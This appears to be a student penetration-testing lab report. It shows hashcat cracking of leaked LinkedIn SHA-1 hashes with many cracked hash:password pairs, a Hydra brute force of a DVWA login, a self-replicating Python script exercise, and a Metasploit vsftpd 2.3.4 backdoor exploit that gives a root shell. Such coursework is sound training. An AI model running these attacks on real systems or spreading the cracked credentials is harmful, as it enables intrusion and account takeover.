70d47328610e6fe2763f966adf3411ac4504b678 network07
24fbcb1e8bcab72116cc915ed71a5942bdeb1eaa souria
dfc12222ffdc57d6f4396db88c726cc53b103bac alfred01
abdc558e7539add29b46ab65ce848f16168554d8 madhusudan
34179d53026e0e3e6daef7d01322150b843c19bd dietcoke
02c90e0a905c61965c56383791defe2b574b390e heyjude
83961609cf4033320bb92b489324ff102207482c punisher
c04395cfa84394c0a11b9f7266d0bc1681def3ca ariass
0c4c6b12888e68a0828006f4e252af0b387cc357 infinity
5da0e27d89a66a80843ee0612bc4b0d30d33bcc8 radical
129bddbe13a3b9e4d428bf580379bf5f914e6131 soulmate
12c4be92c3fb0cb715e4c24ba1c47df1a1724b26 Soccer13
b7b376cd80c2218678c038e1b6e8e77e10b532ac felicidade
df120cfbb06525cd6d8ed77e6e9e07d3261532d4 leafs67
065cf64d22643d6f6c217702fa4a4ab0a6e075da Konijn
```

1)

A) 144 622 recovered

b) 2mins 41 seconds

c) hashcat -m 100 -d 2 -a 0 LinkedIn_HalfMillionHashes.txt rockyou.txt -o cracked.txt


-m 100 specifies the hash mode for SHA-1.

-a 0 specifies a brute-force attack mode.

-d specifies the GPU device to use.

-show option will display the cracked passwords along with their corresponding plaintext versions.

```
39a581a4659cc189802f61cbb47d25b51798ad86:Bailey
cf0b776677f282e5177f17592232b33c52153709:popopo
b33b5e3e04dae7c04d1e4dc759ca5c80e26e576a:wwwwww
745d14a6451adc01f540e87d01c710e72d7f88b4:wildfire
a69a507a5c1f013508a65b613f409c1b59a236dd:homeboy
78ae9aeae8a9522b178c16f6caa312780e9c901c:162534
3c280ce8e7f4340bdce065ec81a283dd2a81d3ac:midget
a9614bee8d2124ff26973090dbeabbac422719fc:wertyu
1ec61faef0104af4b326e3924e7f3a3af6c70e22:virgos
9fd8cfc13379a3eb90a6b72ffad0f4caa3d6a1ac:helloyou
8f957af2170d4922abcf613573cb8d53c956bad6:zsarsa
0ecdec7a027fa78c296e8af46ce0c9ef8acb85a7:kristi
d9a6025edb174a73d708610e2d3ffa71c3dd48ef:teodora
9ade69e47fc83bf3bc31f1a8dbcd091a4821ac44:tekken
edad0d39b57f325ff22f2015b9144b5db0484ced:hansel
a43a6f416632a3c42c988b008da9b6301ef574b4:yamile
83dd9d6af43f0cbee08acd981417321e144b776b:information
eb2a1d3f25bc63181b3a5eeaf2e56142e5ec7b68:sweetypie
4eb670cf8823b8aea4a42ea6eb1ad8abd6820dad:star69
60619e5eca76b680096417acb97a5c28f672cd63:green5
87bf44e228d7a3193ce302ad42885acc12bd2961:wrinkles
d8d8f1c9925e18286c1d8c74d946256ee8856f69:gisela
f8517d0ef5b383bd83571c7809d202d2014da7d0:satan666
27f20bfc63eb6a98ca732c5f0fce05381 8ad4a84:paquito
ada87b6cd2a041a35f6b3f19b418f10a454a799f:gravity
93a4570bfd09d076daa15d8ff4e899bba8c65f99:whitesox
1fd655f2cfd95956ef97a04f73f5cff2cf5f679e:giants
44a4030495b93738322bfcaea0efb1571bceadcb:natali
ab94ecbcfb5268c756ae3c902a46f90e94dd4ebc:outkast
97967bc04316c1b3bcfdaaee2bad7d17754f8884:grandpa1
5ab3649d4e6caa5f06ce36bffd7b3e1c09cb53ae:tony20
e50dcfa1377578775959 0cd9c9517d7903708b5a:estrada
154b96c9bca350e96223a850d9e862a6b3bf2641:magnum
3d055cd21d0aeab477df8ab59f6d3e2c77fd533d:misspiggy
6b0fc46cee41a25acc326bb271e923c444c7c902:freddie1
ef737650f52acd8dfa72fd73f7fe3b0f1289fcd2:technics
3c3cab6e4ca6fbae5782518e8062f039e5ba1435:cooper1
5023f6d46bd5fc19ee6d4ddd9f413e270678d5d4:june28
7817c52b25607be67ce93c0e5e7081fb6a2346f2:machine
ec5bf3d634d4f28c1cc3eab85621ac6893eb91dd:everett
556932291239baa4ca480055e863ad588b869aac:stealth
dff99c80150ad0f64de f9b628b6956effaf7b88a:choclate
92222b21abf58a67c589bf1ee1464d4676c80b1a:eatshit
ce2fd797b05aba4132cedd60c188248b44776c48:july10
efa3b0f71e2d8623b809008e7a3bb596dca95481:escorpiao
edb9b4a7ec13377a368ba4e88bb9e121c99ed425:sprinkles
c91e465ca781304b3114a85fe8f4944e57d81c57:asdfghj
83887bb2d75a1e112132ca1e7e0326d8838ddc50:chandra
492fab8ba49d207a3ee8a3ebb4018f350afd5778:jeffry
```



```
6870ab747ed40f888cbec0c93b0c618f18ff910a:!qazxsw2
78ff99ae857d82a7d6973cfaeba8c45fa29f2267:!letmein
dcece969b0b299e5d2f8a7d3cd9802f0660038b0:!@#$qwer
706a313a96fa16a679ab299d0339e53d88f4e9d5:!2345678

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 100 (SHA1)
Hash.Target......: LinkedIn_HalfMillionHashes.txt
Time.Started.....: Wed Nov 15 22:04:52 2023 (2 mins, 41 secs)
Time.Estimated...: Wed Nov 15 22:07:33 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#2.........:    89560 H/s (1.82ms) @ Accel:2048 Loops:1 Thr:32 Vec:1
Recovered........: 144622/500000 (28.92%) Digests (total), 144622/500000 (28.92%) Digests (new)
Remaining........: 355378 (71.08%) Digests
Recovered/Time...: CUR:144622,N/A,N/A AVG:53907.70,N/A,N/A (Min,Hour,Day)
Progress.........: 14344385/14344385 (100.00%)
Rejected.........: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#2....: $HEX[31303132363735] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#2..: N/A

Started: Wed Nov 15 22:04:44 2023
Stopped: Wed Nov 15 22:07:34 2023

C:\Users\Ramy1\Desktop\hashcat-6.2.6>
```

2)

a)205 479

b) 12mins 30 sec

c) hashcat -m 100 -d 2 -a 3 LinkedIn_HalfMillionHashes.txt -i --increment-min=6 --increment-max=8 -o cracked.txt

d)

3)

a. **Methodology for Cracking/Testing Leaked File**

In my approach to cracking the LinkedIn leaked hashes, I utilized Hashcat, a powerful password recovery tool. I first determined the hash type of the LinkedIn passwords, which was crucial for selecting the right Hashcat mode. Once identified, I used a combination of wordlist and rule-based attacks, leveraging the rockyou.txt wordlist as my primary source. I augmented this with Hashcat's built-in rule sets, which apply various transformations to the wordlist entries, allowing me to guess more complex passwords. Additionally, I experimented with mask attacks, specifying patterns for Hashcat to generate passwords fitting certain criteria. This was particularly useful for targeting passwords of known structures or lengths. I also tried Hashcat's incremental mode, which systematically attempts all possible combinations of characters within a specified range. The results were meticulously documented and saved in a file named cracked.txt.

b. **Summary of the Issue (LinkedIn Side and User Side)**

From LinkedIn's perspective, the primary issue was the exposure of hashed passwords due to a security breach. The nature of the hashing algorithm used and the absence of additional security measures like salting made the hashes more vulnerable to cracking. On the user side, the problem was twofold. First, many users had weak passwords, easily guessable or common ones, making them susceptible to wordlist attacks. Second, a lack of awareness or disregard for robust password practices led to easily compromised accounts.

c. The Impact and Risk

The impact of this breach was significant. For LinkedIn, it meant a compromise of user trust and potential legal and reputational repercussions. For the users, the risks were even more direct - compromised accounts could lead to unauthorized access to personal and professional information, potential identity theft, and the risk of these credentials being used in credential stuffing attacks on other platforms, given the common practice of reusing passwords.

D. Relevant Recommendations

Based on my analysis, I recommend several measures:

1. For Platforms like LinkedIn:

- Implement stronger hashing algorithms and incorporate salting to enhance password security.
- Regularly audit and update security protocols.
- Encourage or enforce the creation of stronger, more complex passwords.

2. For Users:

- Use unique, complex passwords for different sites.
- Consider using a password manager to keep track of strong passwords.
- Be vigilant about security notifications and regularly update passwords.
- Enable multi-factor authentication wherever possible for added security.

Section 3

1. I have used hydra to brute force the login page of DVWA using two wordlists once for the username and once for the password.

1. /dvwa/login.php: This is the path to the login page on the server where the form submission occurs. Hydra will send the HTTP POST requests to this URL. It's important that this path is correct relative to the root of the website.

2. username=^USER^&password=^PASS^: This part of the command represents the data being sent in the POST request. Hydra replaces ^USER^ with the username (provided earlier in the command with the -l option) and ^PASS^ with each password from your list (provided with the -P option).

username= and password= are the names of the form fields as defined in the HTML of the login page.

^USER^ and ^PASS^ are placeholders used by Hydra. For each attempt, Hydra substitutes these placeholders with an actual username and password.

3. &Login=submit: This is another field in the form. Often, forms include a submit button with a name and value. In this case, Login is the name of the submit button, and submit is its value. It might be different for your specific form, so you should adjust it according to the actual name and value attributes of the submit button in the HTML form.

4. login failed: This is the failure condition string. It's the specific message or text Hydra looks for in the HTTP response to determine if a login attempt has failed. If this text is found in the response, Hydra considers the attempt unsuccessful. It's crucial that this string accurately reflects what the actual web application displays or returns upon a failed login attempt.

I used the http-post-form directive in Hydra because I needed to perform a brute force attack on a web login form that sends data using the HTTP POST method. This directive is specifically designed for situations where credentials are submitted through an HTML form, a common scenario in web-based authentication processes. It allows me to structure my brute force attack to mimic the way a user's browser would send the login data, ensuring that my login attempts are formatted correctly for the target server.

The code has tried 25 login tries and has found the correct password for the login page.

Username: admin and password: admin

2.

a. Password: The password found by the brute-force script was admin.

b. Passwords per Second and Total Attempts: The script was able to try approximately 90.49 passwords per second. A total of 7 passwords were tried. The brute-force process ended at 20:37:44.

c. Script Overview and Algorithm:

Libraries Used:

requests: To send HTTP requests.

time: To measure elapsed time.

Functions:

attempt_login(url, username, password): Makes a POST request to the specified URL with the given username and password, and returns the response.

is_login_successful(response): Checks the response text for the absence of "Login failed" to determine if the login was successful.

log_successful_attempt(username, password, attempt_count, start_time): Logs details of a successful login attempt, including the valid credentials, attempt rate, total number of attempts, and the time when the attack ended.

brute_force(url, usernames, passwords): The main function that iterates through all combinations of usernames and passwords, attempting to log in with each. It logs the details of a successful attempt.

read_file_lines(file_path): Reads lines from a specified file and returns them as a list, used for loading usernames and passwords.

Algorithm:

The script reads usernames and passwords from specified files.

It starts a timer and begins iterating over each username and password combination.

For each combination, it attempts a login and increments the attempt count.

If a login is successful (determined by the is_login_successful function), it logs the successful credentials, the rate of attempts, the total number of attempts, and the end time.

The process stops after finding a successful login or after trying all combinations.

Execution:

The script is executed with the main function, which sets up the necessary variables (usernames, passwords, URL) and calls the brute_force function.

Section 4

a)

```
def print_python_files(self):
    print("Python files in the directory:")
    for file in os.listdir(self.directory):
        if file.endswith('.py'):
            print(file)
```

b)

d)

Prevention of Re-infection

The script prevents re-infection of already infected programs using the following mechanism:

Unique Marker Identification: The script uses a unique marker (a specific comment line) to identify whether a file has already been modified with the virus code. The markers used in the script are # Start of replicated code and # End of replicated code.

Checking for the Marker: Before the script appends the virus code to a file, it reads the file's content and checks for the presence of the unique marker. This is done in the is_already_modified method of the PythonFileHandler class.

Conditional Replication: The script only appends the virus code to files that do not contain the marker. If the marker is found, the script understands that the file has already been modified and skips appending the virus code to it.

By implementing this check-and-append mechanism, the script ensures that each Python file in the directory is modified only once, preventing re-infection of already infected files.

e)

Summary of the Issue, Impact, and Recommendations

Issue:

The script represents a form of a computer virus that self-replicates by appending its code to other Python files within the same directory.

Such scripts can modify the behavior of existing programs, potentially leading to unintended or malicious outcomes.

Impact and Risk:

Code Corruption: Unintended modification of source files can lead to corrupted or non-functional programs.

Security Risk: Malicious code could be added to programs, compromising system security.

Propagation: The self-replicating nature of such scripts means they can spread rapidly across files and systems.

Trust and Integrity: The modification of source code undermines the integrity of software and can lead to a loss of trust in the affected systems.

Recommendations to Avoid Such Attacks:

Robust File Permissions: Set appropriate file permissions to prevent unauthorized access and modifications.

Use of Antivirus Software: Employ updated antivirus software that can detect and quarantine malicious scripts.

Regular Code Reviews: Conduct regular code reviews and audits to detect any unauthorized modifications.

Educating Users and Developers: Inform users and developers about the risks of running unknown scripts and the importance of source code integrity.

Secure Coding Practices: Encourage secure coding practices that include checks against such vulnerabilities.

Backup and Version Control: Maintain regular backups and use version control systems to quickly restore any corrupted files to their original state.

Virus:

Before:


1

2

After:


1

2



```python
# Start of replicated code
import sys

# Your code before the exit
# Place any functionality here that you want to be executed before the program exits

# Exiting the program
sys.exit()

# Any code here will not be executed
# End of replicated code

def fibonacci(n):
    if n <= 0:
        return []
    elif n == 1:
        return [0]
    elif n == 2:
        return [0, 1]
    else:
        fib_sequence = [0, 1]
        while len(fib_sequence) < n:
            next_number = fib_sequence[-1] + fib_sequence[-2]
            fib_sequence.append(next_number)
        return fib_sequence

n = 10  # Change this value to the desired number of Fibonacci numbers
result = fibonacci(n)
print(f"The first {n} numbers in the Fibonacci sequence are: {result}")


```

Virus output:



```
PS C:\Users\Ramy1\Desktop\test environment> & C:/Python311/python.exe "c:/Users/Ramy1/Desktop/test environment/virus.py"
Python files in the directory:
test.py
test1.py
virus.py
Modified: test.py
Modified: test1.py
PS C:\Users\Ramy1\Desktop\test environment>
```

MIlestone 5

1. FTP Service on Port 21


- **Title**: FTP Anonymous Login Vulnerability
- **Severity**: Medium
- **Description**: FTP servers, especially with anonymous login enabled, can allow unauthorized file access.
- **Reproducing Steps**: Attempt to log in with username "anonymous" and any password.
- **Impact**: Can lead to unauthorized access to files, and potential modification or exfiltration of data.
- **Mitigation**: Disable anonymous login, use secure FTP variants like SFTP or FTPS, implement strong access controls.
- **Affected Assets**: Any sensitive data accessible through the FTP service.

Lets start by finding the version of the ftp service. We are going to be using metasploit for this. We are going to be using the “use auxiliary/scanner/ftp/ftp_version” command for this. After running the command, we know that the ftp version is 2.3.4




```
msf6 > use auxiliary/scanner/ftp/ftp_version
msf6 auxiliary(scanner/ftp/ftp_version) > show options

Module options (auxiliary/scanner/ftp/ftp_version):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                           tasploit/basics/using-metasploit.html
   RPORT    21                   yes       The target port (TCP)
   THREADS  1                    yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_version) > set rhosts 192.168.75.132
rhosts ⇒ 192.168.75.132
msf6 auxiliary(scanner/ftp/ftp_version) > run

[+] 192.168.75.132:21     - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 192.168.75.132:21     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_version) > use auxiliary/scanner/ftp/ftp_login
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) >
```

After discovering the ftp version, we are going to search for a exploit that has this version number in it. After finding the the corresponding exploit we are going to run the exploit to initzialize a back door.



```
   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 auxiliary(scanner/ftp/ftp_login) > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.75.132
rhosts ⇒ 192.168.75.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.75.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.75.132:21 - USER: 331 Please specify the password.
[+] 192.168.75.132:21 - Backdoor service has been spawned, handling...
[+] 192.168.75.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:41141 → 192.168.75.132:6200) at 2023-12-15 07:44:10 -0500


whoami
root
```

After exploiting the machine, we received a shell.




```
EST5EDT
Egypt
Eire
Etc
Europe
Factory
GB
GB-Eire
GMT
GMT+0
GMT-0
GMT0
Greenwich
HST
Hongkong
Iceland
Indian
Iran
Israel
Jamaica
Japan
Kwajalein
Libya
MET
MST
MST7MDT
Mexico
Mideast
NZ
NZ-CHAT
Navajo
PRC
PST8PDT
Pacific
Poland
Portugal
ROC
ROK
Singapore
SystemV
Turkey
UCT
US
UTC
Universal
W-SU
WET
Zulu
iso3166.tab
localtime
posix
posixrules
right
zone.tab
█
```

MySQL Service on Port 3306

